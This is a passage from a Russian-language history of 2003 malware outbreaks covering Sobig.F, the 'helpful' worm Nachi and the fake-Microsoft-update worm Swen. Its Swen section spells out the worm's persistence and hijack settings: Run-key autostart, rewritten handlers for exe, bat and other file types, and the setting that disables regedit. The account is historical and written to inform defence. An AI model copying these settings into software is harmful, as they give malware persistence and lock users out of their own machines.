«Следующая версия червя “Sobig.F” вызовет невиданный доселе поток спама. Хотя, казалось бы, Интернет-каналы и так трещат по всем швам от “мусорной” почты. Тем не менее, всё большее число специалистов полагают, что “Sobig.F” – это спамерский червь, и тому находятся фактические подтверждения: примерно половина всех компьютеров, с которых регулярно осуществляется рассылка спама, заражены этим вирусом», – открыла дискуссию компания MessageLabs. Практически теми же словами выразил

свои опасения автор антиспамерской системы Spamhaus Стив Линфорд. «Червь» пытался создать на заражённом компьютере невидимый для его пользователя открытый прокси-сервер, не защищённый никакими паролями. Эти открытые прокси-серверы могут быть использованы спамерами для перенаправления потоков мусорной почты, с тем чтобы скрыть истинный источник рассылки и предотвратить его блокирование. Кстати, специалистами было подмечено, что «невольным союзником “Sobig.F” стали антивирусные программы, рассылающие в ответ на получение письма с вирусом, бессмысленное извещение мнимому отправителю (мнимому, поскольку “Sobig.F” фальсифицирует исходный адрес). Таким образом, к потоку содержащих вирус писем приплюсовывается поток “воплей” антивирусных средств, и все эти никому не нужные данные значительно уменьшают пропускную способность Интернет-каналов». Эксперты MessageLabs в результате проведённого ими специального исследования сделали вывод о том, что очень часто компьютеры, с которых повсюду рассылаются инфицированные сообщения, через некоторое время предстают источником невообразимого потока спама, являясь на самом деле не собственно источником, а лишь ретранслятором или средством доставки спама.

Интересно, что родоначальник семейства «Sobig» нёс открытый прокси-сервер непосредственно «на себе» – программный код сервера содержался в программном коде самого вируса, а вот уже все дальнейшие штаммы скачивали серверное программное обеспечение с заранее определённых IP-адресов, и только после заражения. «Sobig.E», кроме того, скачивал ещё и «троянскую» программу, воровавшую личную информацию пользователя инфицированной компьютерной системы. «Sobig.F» был запрограммирован так, чтобы скачивать с определённых адресов новый программный код. Таким образом, можно сказать, что применение спамерских технологий при написании «Sobig» шло как бы «по восходящей», так как каждый из новых штаммов нёс в себе какие-то усовершенствования и

доработки. Вместе с тем необходимо отметить, что некоторые сетевые специалисты до последнего сомневались в том, что «черви» типа семейства «Sobig» делались с прицелом на создание спамерской мегасети. «Если бы “Sobig.F” успешно сработал, то есть произвёл скачивание неизвестного программного кода, спамеров начали бы бить с куда большим усердием, чем сейчас», – прокомментировал ситуацию один из авторов Virus Bulletin Метью Хэм.

Как мы уже говорили, по замыслу разработчиков «Sobig.F» его действие должно было завершиться 10 сентября 2003 года, однако эксперты полагали, что в скором времени следует ожидать появления очередного штамма вируса. Стив Линфорд, например, предполагал, что «спамерам необходимо будет открывать всё новые и новые прокси-серверы, для чего будут создаваться новые штаммы». Никто точно не знал, сколько времени пройдет до появления следующего штамма «Sobig» или даже новых вирусов типа представителей семейства «Sobig», но все дружно предсказывали, что они «не за горами» и наверняка будут иметь ещё более доработанный программный код, чем «Sobig.F». Чтобы не быть голословными, говоря о таком сценарии развития вирусописательства, эксперты антивирусных компаний ссылались на опыт прошлых эпидемий. «Новый вирус может быть выпущен в любой момент. Мы не должны успокаиваться, когда угроза стихает», – высказывал своё мнение директор исследовательского отдела Security Response Team в американской компании Symantec Стив Триллинг. Менеджер отдела исследований защиты от вирусов в финской компании F-Secure Микко Хиппонен подчёркивал: «Одна из пяти версий вируса “Sobig” появилась ещё до исчезновения предыдущей модификации. “Sobig.E” начал циркулировать по Сети 25 июня 2003 года – за неделю до окончания срока действия версии “Sobig.D”». Первая версия вируса «Sobig» возникла в январе и не имела определённого срока жизни, а четыре месяца спустя за ней последовал новый штамм «Sobig.b», который уже имел ограничение по продолжительности активного периода жизни. По данным Symantec всё

более сложные вариации вируса появлялись через неделю, максимум, через три после предыдущей версии. Самый последний штамм «Sobig.F» распространился по сотням тысяч компьютеров[374], использующих программное обеспечение Windows, и первоначально был внедрён на нескольких Интернет-форумах, в том числе и в русскоязычном сегменте Глобальной сети, где люди с общими интересами обменивались сообщениями и фотографиями. Что будет следующим номером программы? Этот риторический вопрос возникал сам собой.

Итак, в августе 2003 года ущерб, наносимый компьютерными вирусами, превысил средние показатели. Главными источниками ущерба в этом месяце стали начавшиеся с 11 августа атаки вируса «Blaster» и особенно последовавшего следом за ним 18 августа вируса «Sobig.F». Посудите сами. По данным проведённого исследовательской компанией mi2g обобщения причинённый до того всем семейством вирусов «Sobig» ущерб оценивался примерно в 5,59 млрд. долл., а всего лишь за 12 дней от начала распространения «Sobig.F» ущерб увеличился с 5,59 до 14,62 млрд. долл. Причём большая часть ущерба пришлась на потерю производительности корпоративными информационными системами, компьютерными системами организаций и частных лиц. Таким образом, по подсчётам mi2g, «Sobig» обошёл «старых» рекордсменов и стал первым среди самых разрушительных вирусов. №2 – «Klez» (мировой ущерб от которого составил 13,94 млрд. долл.), №3 – «LoveLetter» (8,75 млрд. долл.) и №4 – «Yaha (6,32 млрд. долл.). Заметим, что всего в августе было зафиксировано 16160 компьютерных атак (в связи с чем он занял только пятое место), а рекордное количество атак было зафиксировано в мае – 25262. «Даже в тех компаниях, организациях и госструктурах, которые не были инфицированы “Sobig”, отмечаются временные потери в связи с большим наплывом электронных писем от

[374] По оценкам Symantec, через Интернет было разослано около 200 миллионов заражённых посланий.

систем сканирования с уведомлениями о вирусах. Письма продолжают приходить, поскольку “Sobig” по-прежнему оставляет следы присутствия в системах через серверы и прокси», – комментировал исполнительный директор исследовательской компании mi2g. «Ущерб от вируса лишь из-за потери рабочего времени и сбоев в работе компаний может достичь многих сотен миллионов долларов. Только за минувший день вирус “Sobig.F” был зафиксирован в 134 странах мира, где вывел из строя множество систем E-mail и посеял панику среди пользователей. Так, в Великобритании тысячи почтовых сообщений, содержащих вирус, пришли в офисы BBC, в США нарушена работа Массачусетского института технологий», – писала тогда газета Daily Telegraph.

А что же специалисты? Неужели они всё время бездействовали, пока «Sobig.F» распространялся по компьютерным системам пользователей во всём мире и нарушал нормальное функционирование целых корпоративных сетей? Конечно же, нет – достаточно перечитать весьма красноречивые информационные сообщения того времени, опубликованные, например, CNews, Компьюлентой, CNN, другими ведущими и заинтересованными средствами массовой информации и специальными изданиями, к примеру, Virus Bulletin, а также фирмами-производителями антивирусных средств. Некоторые из этих материалов звучат, как сводки с фронтов военных действий. «Специалисты по информационной безопасности во всём мире пытались предупредить серьёзную опасность со стороны так называемой “бомбы замедленного действия” – вложенный в письма “Sobig.F” файл при открытии подключал компьютер к одному из 20 серверов, на которых были установлены вредоносные программы. Однако специалистам не было известно, как должны были развиваться события в дальнейшем. Поэтому необходимо было как можно быстрее обнаружить эти 20 серверов и изолировать их от глобальной Сети, предотвращая дальнейшее распространение вредоносных программ. Первая атака была зафиксирована в 3 часа дня (по времени восточного побережья США). В пятницу вечером

экспертам по компьютерной безопасности при содействии Интернет-провайдеров и юридических организаций удалось одержать относительную победу. Вредоносный программный код был взломан, 20 компьютеров обнаружены, и, как минимум, 17 из них отключены от Сети. ФБР даже направило судебную повестку одному Интернет-провайдеру в Фениксе, который, по мнению властей, мог оказаться источником вируса. Эксперты опасались, что серверы, к которым подключались заражённые компьютеры, могли дать системам инструкции уничтожить “жёсткий” диск или начать новую атаку. Тем не менее, представители Symantec Security Response утверждают, что оставшиеся в сети 3 машины всего-навсего переадресуют подключаемые компьютеры на порнографические Web-сайты. Неизвестен, правда, сценарий развития событий при подключении к 17 остальным серверам», – по горячим следам излагало ход и хронологию происходившего противостояния CNews. «Те, кто занимались решением этой проблемы, действительно предотвратили очередную атаку или её потенциальную угрозу, – комментировал отвечавший в компании Network Associates за аналитические исследования Джимми Куо. – “Sobig.F” – это уже второй за месяц вирус, представляющий серьёзную опасность персональным и корпоративным компьютерам. Немногим ранее по сети распространилась программа “Blaster”, а также “Nachi”[375], которые заразили сотни тысяч компьютеров, хотя и не нанесли серьёзного ущерба. Вирус “Sobig.F” появлялся во входящих сообщениях почтовых ящиков в письмах с наиболее частыми заголовками “Thank You!” или “Re: Details”. Заражение компьютера начиналось только в случае открытия получателем вложенного приложения. Хотя его и называют вирусом, “Sobig.F” является, скорее, червём, поскольку действует независимо, не присоединяясь к существующим в компьютере файлам. Впервые “Sobig” появился в январе прошлого года, однако с тех пор постоянно модифицировался. Сейчас специалисты столкнулись с его шестой

[375] Об этом вирусе подробно расскажем чуть ниже.

“реинкарнацией” штаммом “Sobig.F”, в которую была вложена электронная “бомба замедленного действия”».

«Sobig.F» начинал атаку по электронной почте, проникая даже в те сети, которые, как казалось, были надёжно защищены специальными экранами – «firewall»! «С 18 августа, когда была зафиксирована первая атака, группа специалистов по безопасности финской компании F-Secure, распространяющей антивирусное программное обеспечение, вступила в борьбу с “Sobig.F”. Над взломом его программного кода работали 8 инженеров. К 3 часам дня в четверг после нескольких дней практически круглосуточной работы инженеры из Хельсинки расшифровали код и обнаружили список из 20 Интернет-протоколов или IP-адресов, ведущих к компьютерам, физически расположенным в США, Канаде и Южной Корее. Затем были обнаружены вредоносные вложения. Ровно через сутки в пятницу десятки тысяч инфицированных “Sobig.F” компьютеров должны были подключиться к 20 машинам-посредникам, которые перенаправили бы их по списку Web-адресов, откуда инфицированные системы скачали бы некую программу. Что произошло бы затем, никто не мог предсказать», – изложил своё видение противостояния с «Sobig.F» представитель компании F-Secure. «Мы не знаем, что могло произойти после запуска этой программы, поскольку прекратили расследование», – несколько позднее подтвердил сложившуюся ситуацию системный инженер F-Secure в Сан-Хосе Тони Магалланес. С целью предотвращения угрозы инженеры F-Secure уведомили ФБР США и тех Интернет-провайдеров, к которым были подключены обнаруженные 20 компьютеров, и их адреса были немедленно удалены из Глобальной сети. Кроме того, по словам Джимми Куо, «крупные телекоммуникационные компании также должны были заблокировать все попытки связаться с указанными IP-адресами». Вскоре представитель F-Secure подтвердил, что «уже 18 из 20 компьютеров изолированы и отключены от Интернет». Затем прошла информация о том, что ещё один компьютер переведён в режим «офлайн». Сразу по завершении основного

этапа борьбы с «Sobig.F» специалисты Symantec Secure Response заявили: «Вероятно, “Sobig.F” можно назвать одним из крупнейших вирусов с точки зрения количества разосланных им писем, содержащих зловредный код. Хотя о серьёзных сбоях в работе систем сообщило не так много компаний, этот вирус произвёл массированную атаку, и к концу недели было разослано несколько десятков миллионов инфицированных электронных писем».

А осень 2003 года выдалась в целом спокойной. Пик эпидемии «Sobig.F» прошёл, потери были подсчитаны, и на антивирусном фронте наступило временное затишье, которое сменилось очередным выяснением отношений, длившееся с переменным успехом до конца 2003 года. На сей раз на Web-сайте «The Sydney Morning Herald» была размещена информация критического свойства об антивирусных продуктах, которые якобы таят в себе проблемы для пользователей. В этой информации было сказано, что по данным, опубликованным в рассылках по «уязвимостям», указано на то, что антивирусное программное обеспечение часто доставляет пользователям проблем не меньше, чем, к примеру, недавно распространившийся червь «Sobig.F». Память о кошмарной эпидемии этого вируса-червя была настолько сильна, что такое обвинение требовало немедленного опровержения или обоснования со стороны автора. Автор не прятался – им оказался системный администратор из Бразилии Фабио Гомес де Соуза, который в свою защиту заявил следующее: «С целью дальнейшего распространения по сети червь “Sobig.F” создаёт электронное сообщение, которое рассылает по адресам из адресной книги. Один из произвольно выбранных адресатов указывается в поле “От кого”, другой в поле “Кому”. Однако в самих письмах вирусов не содержится. Проблема же состоит в том, что антивирусные сканеры направляют адресату, указанному в поле “От кого”, сообщение о том, что пользователь заражён (“You are infected”). Данный пользователь не инфицирован, однако получает огромное количество автоматических уведомлений об обнаружении вируса». Фабио Гомес де Соуза выражал недовольство и тем, что он называл «бесполезными

возможностями» антивирусного программного обеспечения. «Складывается впечатление, что компании-разработчики уделяют больше внимания маркетингу, чем собственно защите покупателей. В связи с этим в программы добавляются бесполезные функции, которые часто содействуют распространению ложной информации и создают неверное представление о безопасности компьютерной системы». Чтобы не подвергнуться обвинению в беспочвенном критиканстве, де Соуза привёл примеры подобного рода, среди которых оказались:

Ответ «You’re infected»	- ложная информация.
Подпись «This message is 100% virus-free certified»	- создаёт ложное представление о безопасности.
Антивирусные кнопки на рабочей панели Internet Explorer для запуска антивирусной программы	- создаёт ложное представление о безопасности.

Кроме того, Фабио Гомес де Соуза счел «вредными» всплывающие заставки при перезагрузке компьютера, отправлении электронного письма, проверке почты через pop3 и выключении компьютера, а также ненужные иконки (например, запускающие антивирусную программу) и избыточность иконок на «Рабочем столе» Windows, в меню, папках «Быстрый запуск» (Quick Launch) и «Меню старт» (Start Menu).

Мы склонны согласиться с критикой де Соуза, но только отчасти. Возьмём, к примеру, всплывающие заставки или избыточность иконок. Видимо, Фабио Гомес де Соуза счастливый человек, так как у него от природы богатое воображение и великолепная память, подсказки ему не нужны в принципе. Де Соуза, наверное, по нарисованному когтю может сразу определить: «Это ягуар!» Но другому человеку можно нарисовать целого слона – всего лишь без одной ноги, и он решит, что это заяц. Конечно, в данном случае мы несколько утрируем ситуацию, но вспомните, например, передачу «Поле чудес», и станет ясно, что в жизни всякое бывает. Поэтому можно понять как Фабио Гомеса де Соуза, так и фирму-производителя антивирусного программного обеспечения, у которой есть своя правда: она

должна ориентироваться на основную массу пользователей с их вкусами и пристрастиями. Но безвкусицу, дезинформацию и нагромождение ненужных пользователю опций действительно хорошо было бы исключить из антивирусных продуктов, да и не только из них.

Вторым направлением обсуждения опять-таки стала многократно поднимавшаяся тема о том, какие деньги вредоносные компьютерные программы приносят антивирусной индустрии. Здесь мало что изменилось, и квинтэссенцией высказываний в адрес разработчиков антивирусных средств можно признать следующее: «По крайней мере, один сектор высокотехнологичного рынка выигрывает от победоносного шествия вирусов и червей по сотням тысяч персональных компьютеров во всём мире: это разработчики антивирусного программного обеспечения и специалисты в области информационной безопасности. Для всего же остального мира в прошлом месяце[376] убытки от вирусов достигли миллиардов долларов». Действительно, начиная с 11 августа, когда начались первые атаки Интернет-червя «Blaster», а через неделю и «Sobig.F», акции ведущих компаний в области информационной безопасности выросли более чем на 20%, в два раза перегнав по темпам роста индекс NASDAQ. Причём, учитывая ожидаемую в ближайшем будущем волну атак вирусов, аналитики прогнозировали дальнейший рост рынка антивирусного программного обеспечения. По оценкам эксперта Сары Фрайер из инвестиционной компании Goldman Sachs «этот рынок должен вырасти до конца 2003 года на 18% до 2,6 млрд. долл., а в 2004 году до 2,8 млрд. долл.». Интересно, что до этого Goldman Sachs не инвестировала компании, работающие на рынке информационной безопасности, но теперь «надеется заключить подобного рода соглашения». И изменение приоритетов компании вполне объяснимо и оправданно, так как по оценкам г-жи Фрайер примерно 40% всех домашних компьютеров должным образом не защищены от вредоносных программ. В свою очередь,

[376] Здесь имеется в виду август 2003 года.

корпорация Symantec повысила на 33% – до 19,95 млрд. долл. стоимость обновления годовой подписки на всю линейку своих программных продуктов для домашних пользователей, объяснив этот шаг «возросшими затратами на разработку антивирусного программного обеспечения». Несколько позже представитель компании Symantec пояснил, что решение о повышении цен на антивирусные программы якобы не связано с последними эпидемиями и было принято ещё полгода тому назад.

Между прочим, это как раз тот довольно редкий случай, когда фирма-производитель антивирусных продуктов получила поддержку средств массовой информации в отношении повышения цен. «Symantec может с полным правом повышать цены на свои продукты – они действительно позволяют в большинстве случаев эффективно бороться с компьютерными вирусами. Год назад Symantec поднял цены на ту же линейку продуктов с 9,95 до 14,95 доллара за годовую подписку, – цитировала газета USA Today. – Домашние пользователи приносят около 40% от всего дохода Symantec. За неделю, последовавшую после появления 11 августа вируса «Blaster», розничные продажи антивирусных продуктов Symantec выросли втрое, а акции Symantec с 11 августа выросли в цене на 22% до 57,6 доллара. Акции второго по величине разработчика антивирусного программного обеспечения Network Associates выросли на 30% до 14,11 доллара, а Trend Micro подорожали на 33% до 21,49 доллара».

Таким образом, можно сколь угодно долго возмущаться ростом доходов антивирусной индустрии в целом, но этот процесс представляется вполне объективным, и, к сожалению обычных пользователей, вектор цен вряд ли изменит своё направление. Если говорить в целом, не секрет, что в связи с ростом угроз ожидается и дальнейшее расширение рынка информационной безопасности. Исследовательская компания IDC, например, в очередной раз выпустила прогноз по рынку ИТ-безопасности. Отталкиваясь от суммы в 17 млрд. долл., которой рынок измерялся в 2001 году, IDC спрогнозировала стремительный рост всего мирового рынка ИТ-

безопасности на протяжении ближайших лет и суммы доходов от продажи продуктов и услуг во всех секторах – 45 млрд. долл. уже к началу 2006 года.

18 августа 2003 года стало «днём рождения» ещё одного вируса, который впоследствии стал одним из самых распространённых в мире, но так как появился он на свет божий день в день с супернзаменитым «Sobig.F», то на протяжении всей своей жизни оставался «в тени лучей славы» своего собрата. Кстати, может быть, если бы все взоры и усилия специалистов не были направлены на «Sobig.F», компьютерное сообщество более оперативно отреагировало на появление этой вредоносной программы и она вообще не смогла бы достигнуть каких-либо примечательных высот? Кто знает …

18 августа 2003 года[377] было зарегистрировано появление написанного на языке программирования высокого уровня MS Visual C++ «вируса-антивируса», выискивавшего инфицированные «Blaster» компьютеры, лечившего их и устанавливавшего необходимую «заплатку» для операционной системы Windows. Данной компьютерной программе было присвоено имя «Nachi», а особый интерес представляло то, что свою программу автор «Nachi» позиционировал как средство борьбы с «Blaster», заразившим сотни тысяч компьютеров во всем мире.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Nachi
Другие названия	Nachi.a, Nachi.A, Nachi.A-mm, W32/Nachi.A, W32/Nachi-A, W32/Nachi.A-mm, W32/Nachi.worm, W32/Nachi.worm.a, Win32/Nachi.A Win32/HLLW.Nachi.A, Win32:Nachi, Win32.Nachi.A, Worm/Nachi.A, Worm/Nachi.A.1, WORM_NACHI.A, Welchia, W32/Welchia.worm10240, W32.Welchia.Worm, Win32.Worm.Welchia.A, Worm.Win32.Welchia,

[377] В апреле 2004 года включён в первую двадцатку основного списка WildList Международной организации WildList.

	Worm.Win32.Welchia.a, Net-Worm.Win32.Welchia.a, Worm.Blaster.D, WORM_MSBLAST.D, Lovsan.D, Win32.HLLW.LoveSan.2
Тип	червь с «троянским» компонентом
Инфицируемые платформы	Windows NT/2000/XP/2003 Server
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x/95/98/Me
Страна происхождения	Китай
Длина	10240 байт[378]

«Nachi» попадал в компьютер так же, как и «Blaster», через «уязвимости» в системе безопасности. Однако, в отличие от него, «Nachi» атаковал не только «уязвимость» в службе DCOM RPC, но также и «уязвимость» WebDAV в системе IIS 5.0 (напомним, это специальное программное обеспечение для управления Web-серверами). В процессе атаки он пересылал на компьютер свой файл-носитель, устанавливал его в системе под именем dllhost.exe в поддиректории Wins системной директории Windows и создавал сервис Wins Client. Туда же под именем svchost.exe «червь» копировал файл tftpd.exe из директории %System%\dllcache и создавал сервис с именем Network Connections Sharing. В результате этих действий «червь» получал управление и исполнялся при каждом запуске операционной системы Windows.

После этого «Nachi» начинал процедуру нейтрализации «Blaster». Для этого он проверял наличие в памяти процесса с именем msblast.exe, принудительно прекращал его работу, а также удалял с «жёсткого» диска соответствующий файл. Далее «Nachi» сканировал системный реестр Windows для проверки установленных обновлений, и, если ликвидирующее «уязвимость» в DCOM RPC обновление не было установлено, он начинал

[378] В виде сжатого утилитой «UPX» файла.

процедуру его загрузки с Web-сайта Microsoft download.microsoft.com, а затем запускал эту «заплатку» на выполнение. После установки обновления «Nachi» перезагружал компьютер и, если системная дата была 1 января 2004 года или более поздняя, то удалял себя из системы и прекращал свою работу. В программном коде «Nachi» содержались текстовые строки I love my wife & baby :-) ~~~ Welcome China~~~ Notice: 2004 will remove myself:-)~~ sorry zhongli~~~ («Я люблю свою жену и ребёнка:-) ~~~ Добро пожаловать в Китай ~~~ Примечание: в 2004 году удалю себя сам:-)~~ Прошу прощения Зхонг Ли~~~»), которые он никогда не выводил на экран монитора.

В «Лаборатории Касперского» отмечали, что распространение «Nachi» достигло глобальных масштабов и при сохранении этой тенденции можно ожидать, что в течение недели он сможет полностью погасить эпидемию «Blaster». Однако этот прогноз, к сожалению, не сбылся, и борьба с «Blaster» приняла затяжной характер. Между прочим, в связи с появлением «Nachi» напомним о том факте, что это был не первый случай, когда в сети появлялся компьютерный вирус, направленный на борьбу с другим вирусом. Например, в сентябре 2001 года был зарегистрирован сетевой червь «CodeBlue», который искал в Интернет компьютеры, заражённые другим червём – «CodeRed», и лечил их.

Однако, несмотря на понятный ореол романтики, которым окружена история с благородным вирусом, «Nachi» отнюдь не был идеальным лекарственным препаратом: для своего распространения он использовал тот же механизм, что и сам «Blaster», порождая дополнительную волну трафика. 21 августа информационный портал Компьюлента опубликовал следующее сообщение: «По замыслу авторов, “Nachi” должен разыскивать компьютеры, заражённые “Blaster”, излечивать их и устанавливать “заплатку” для Windows. Однако распространение “Nachi” привело к помехам в работе компании Air Canada. Вирус попросту парализовал работу компьютерной сети этой компании в Торонто и сеть регистрационных пунктов по всей Канаде». «Червь замедляет работу сети, что приводит к заметному

ухудшению связи серверов и организаций», – прокомментировал произошедшее и исполнительный директор антивирусной компании Symantec Security Response Винсент Вифер, а «Лаборатория Касперского» призвала пользователей не обманываться по поводу добрых намерений «Nachi»: «Полезных вирусов не бывает. Эти два понятия несовместимы. Побочные действия “Nachi” по удалению “Blaster” и попытке обновления Windows – это верхушка айсберга, которая вводит пользователей в заблуждение. Настоящее значение этой вредоносной программы скрывается под водой и может остаться незамеченным».

А сам «Nachi» продолжал подтверждать справедливость сказанного выше.

24 сентября 2003 года информационное агентство Associated Press в заметке под названием «Гуманитарный червь “Welchia” парализовал работу всех дипломатических представительств США» рассказал о том, что в результате деятельности «Nachi» электронная база данных Государственного департамента США, обеспечивающая нужды визовых отделов посольств, на несколько часов оказалась выведена из строя. Вирус поразил консульскую систему поиска и поддержки (CLASS), содержащую сведения о 12,8 миллиона потенциальных получателей американской визы, причём, по меньшей мере, 78 тысяч человек из общего числа внесённых в базу подозревались в причастности к террористической деятельности[379]. «База данных CLASS отключена из-за обнаруженного в ней вируса», – гласило внутриведомственное письмо, разосланное Госдепартаментом США во все американские посольства и консульства. CLASS возобновила свою работу через несколько часов, по словам пресс-секретаря посольства США в Сеуле, «в системе возник непродолжительный сбой». Интервью с получателями виз продолжались, однако решения о выдаче можно было принимать только

[379] Источниками информации для CLASS являются ФБР США, Государственный департамент США, служба иммиграции и натурализации, а также антинаркотические и разведывательные ведомства США.

после включения CLASS. Пресс-секретарь Госдепартамента США в Вашингтоне Джоан Мур рассказала, что в их ведомстве, действительно, возникли некие проблемы с компьютером, но в какой мере они затронули базу данных о получателях виз, г-жа Мур не уточнила: «У нас возникли затруднения с компьютерными системами, и их сейчас устраняют». Точных сведений о поразившей CLASS вредоносной программе не приводилось, но, согласно сообщению, поступившему в дипломатические представительства США, работу базы данных поразил именно «Nachi».

26 ноября 2003 года SecurityFocus.com под заголовком «“Гуманитарный” червь “Nachi” отключил банкоматы Diebold» опубликовал материал о том, что так называемый «гуманитарный червь» поразил изготовленные компанией Diebold банкоматы, работающие под управлением операционной системы Windows XP Embedded. Инфицированные «Nachi» банкоматы начинали активно искать другие машины, в операционной системе которых имелась «уязвимость» RPC DCOM, – как раз этот недочёт в Windows использовали при создании своих программ авторы «Blaster» и «Nachi». В результате повышенной сетевой активности «Nachi» сначала выводил из строя систему банковской защиты от внешних вторжений, а затем и вовсе отключал банкоматы. Указанный инцидент произошёл в августе сразу в двух финансовых учреждениях, приводить названия которых представители Diebold наотрез отказались. О том, какое число банкоматов оказалось заражено «Nachi», также не сообщалось.

В ночь с 17 на 18 сентября 2003 года[380] было зарегистрировано появление распространявшегося по электронной почте и IRC, через сетевые диски, KaZaA и телеконференции «червя», которому присвоили имя «Swen». Он мог останавливать различные процессы, использовал для проникновения в компьютерные системы «уязвимость» MS Internet Explorer, из-за которой

[380] В ноябре 2003 года включён в первую двадцатку основного списка WildList Международной организации WildList.

существовала возможность несанкционированного запуска вложений электронных писем в MS Outlook Express, и был написан на языке программирования высокого уровня MS Visual C++ 6.0. Он сразу привлёк внимание специалистов своей оригинальностью, однако тогда речь о глобальной эпидемии ещё не шла, и лишь утром, спустя примерно 6 часов, когда сообщения об инфицировании компьютерных систем стали поступать практически отовсюду, стало ясно, что на вирусном горизонте появилась очень опасная вредоносная программа. «Swen» сумел вызвать крупную эпидемию уже в день своего появления, заразив несколько десятков тысяч компьютеров по всему миру, и это число продолжало постоянно увеличиваться. Масштабы разразившейся эпидемии, конечно, уступали «Blaster» и «Sobig», а выбранный вирусописателем способ рассылки писем – через 350 открытых для этого серверов – был отнюдь не идеален, но в целом именно «Swen» стал одним из первых «червей», который в полной мере использовал метод социальной инженерии для проникновения в компьютерные системы пользователей.

Идентификационная карточка вредоносной компьютерной программы	
Имя	Swen
Другие названия	Swen.a, Swen.A, W32/Swen, W32/Swen-mm, W32/Swen@mm, W32/Swen.A@mm, W32.Swen, Win32.Swen, Win32.Swen.A, I-Worm.Swen, WORM_SWEN, WORM_SWEN.A, Gibe.C, W32/Gibe.C, W32/Gibe.C.worm, Win32.HLLM.Gibe, Worm.Automat.AHB
Тип	сетевой червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP/2003 Server
Неработоспособен под управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Новая Зеландия

Длина	52224 байт[381]

CNews.ru, например, дал новой напасти следующую ёмкую характеристику: «Вредоносный код “Swen” стремительно распространяется по Сети, перегружая каналы передачи данных и генерируя дополнительный трафик. Для корпоративной сети это означает приостановку определённого количества рабочих станций, работы пользователей, потерю времени и связанные с этим финансовые издержки. Специалисты обнаружили созданный автором вируса Web-сайт, куда вредоносная программа отправляла сообщения о каждом новом заражении. 18 сентября, судя по статистике, количество инфицирований компьютеров стремительно увеличивалось, и при последнем обращении к Web-сайту вирусописателя эта цифра составляла уже 50509. О самом вирусописателе как всегда неизвестно практически ничего, но можно сказать, что он использовал старые методы распространения “червя”. Кроме того, использовались очень популярные методы социального инженеринга и очень распространённый метод вирусописания, когда отправляется письмо якобы от имени компании Microsoft».

Таким образом, главной особенностью «Swen» уже изначально признавалось очень умелое применение метода социальной инженерии. Он выдавал себя за специальную «заплату» от компании Microsoft, якобы устраняющую сразу множество из числа известных «уязвимостей». Формат электронного письма содержал хорошо известные элементы официального Web-сайта Microsoft, а само письмо – ссылки на другие ресурсы этой компании и грамотно составленный текст, который целенаправленно воздействовал не только на обычных, но и на многих весьма осведомлённых и опытных пользователей, которые спокойно выполняли требовавшиеся «червю» действия. Этому способствовали и недавние эпидемии, после

[381] В виде сжатого утилитой «UPX» файла. В разархивированном состоянии длина файла составляет около 106496 байт.

которых многие пользователи прочувствовали необходимость своевременной установки обновлений. Однако обо всём по порядку.

«Swen» при запуске проверял, установлен ли он на компьютере, и если факт его инсталляции подтверждался, то соответствующая процедура выводила следующее сообщение: Microsoft Internet Update Pack. This update does not need to be installed on this system («Интернет-пакет обновления от Microsoft. Данная система не нуждается в этом обновлении»). При первом выполнении на инфицированном компьютере в окнах сообщений операционной системы могла также отображаться импровизированная последовательность текстов: Microsoft Internet Update Pack. This will install Microsoft Security Update. Do you wish to continue? («Интернет-пакет обновления от Microsoft. Этот пакет будет установлен для корректировки системы безопасности Microsoft. Хотите продолжить?»). «Червь» устанавливался независимо от сделанного пользователем выбора: если выбирался ответ No («Нет»), он устанавливался в фоновом режиме; если выбирался ответ Yes («Да»), то пока он устанавливался, на экране монитора отображались следующие диалоговые окна: Searching for installed components... («Поиск установленных компонентов...»), This update has been successfully installed («Это обновление было успешно установлено»).

Получив управление, «Swen» инсталлировался в директорию Windows под случайным именем, и для автоматического запуска при каждой загрузке операционной системы это имя записывалось в ключ системного реестра: HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run. Дополнительно к этому «червь» записывал в директорию Windows следующие файлы:

germs0.dbv – хранит адреса электронной почты, найденные на инфицированном ПК;

swen1.dat – хранит список адресов IP и URL;

имя инфицированного хост-компьютера.bat – хранит пакетный файл для запуска «червя»;

«случайные символы» – хранит файл данных, содержащий полный путь к выполняемой программе «червя» и имя этой программы.

Для того чтобы захватить контроль над выполнением файлов *.bat, *.com, *.exe, *.pif, *.reg и *.scr в некоторые ключи системного реестра, вносились соответствующие изменения:

HKEY_LOCAL_MACHINE\Software\CLASSES\batfile\shell\open\command «(Default)»=filename «%1» %*

HKEY_LOCAL_MACHINE\Software\CLASSES\comfile\shell\open\command «(Default)»=filename «%1» %*

HKEY_LOCAL_MACHINE\Software\CLASSES\exefile\shell\open\command «(Default)»=filename «%1» %*

HKEY_LOCAL_MACHINE\Software\CLASSES\piffile\shell\open\command «(Default)»=filename «%1» %*

HKEY_LOCAL_MACHINE\Software\CLASSES\scrfile\shell\config\command «(Default)»=filename «%1»

HKEY_LOCAL_MACHINE\Software\CLASSES\scrfile\shell\open\command «(Default)»=filename «%1» /S

HKEY_LOCAL_MACHINE\Software\CLASSES\regfile\shell\open\command «(Default)»=filename showerror,

где «filename» случайное имя, под которым «червь» устанавливал себя в директорию Windows.

Последний ключ системного реестра, из числа выше приведённых, останавливал пользователей от попытки внесения изменений в системный реестр. Использовавшиеся файлы по имени *.reg модифицировались, а чтобы предотвратить возможную попытку пользователя выполнить системную утилиту regedit.exe, устанавливался следующий ключ системного реестра: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System «DisableRegistryTools»=01 00 00 00.

К ключу системного реестра HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\e

xplorer*, где * – случайно установленные символы для раздела, «червь» добавлял значения:

«CacheBox Outfit»=«yes»

«ZipName»=«случайное»

«Email Address»=«текущий пользовательский адрес электронной почты, который “червь” ищет в системном реестре»

«Server»=«адрес IP сервера SMTP, который “червь” ищет в системном реестре»

«Mirc Install Folder»=«расположение mirc клиента в системе»

«Installed»=«...by Begbie»

«Install Item»=«случайное»

«Unfile»=«случайное»

«KaZaA Infect»=«yes»

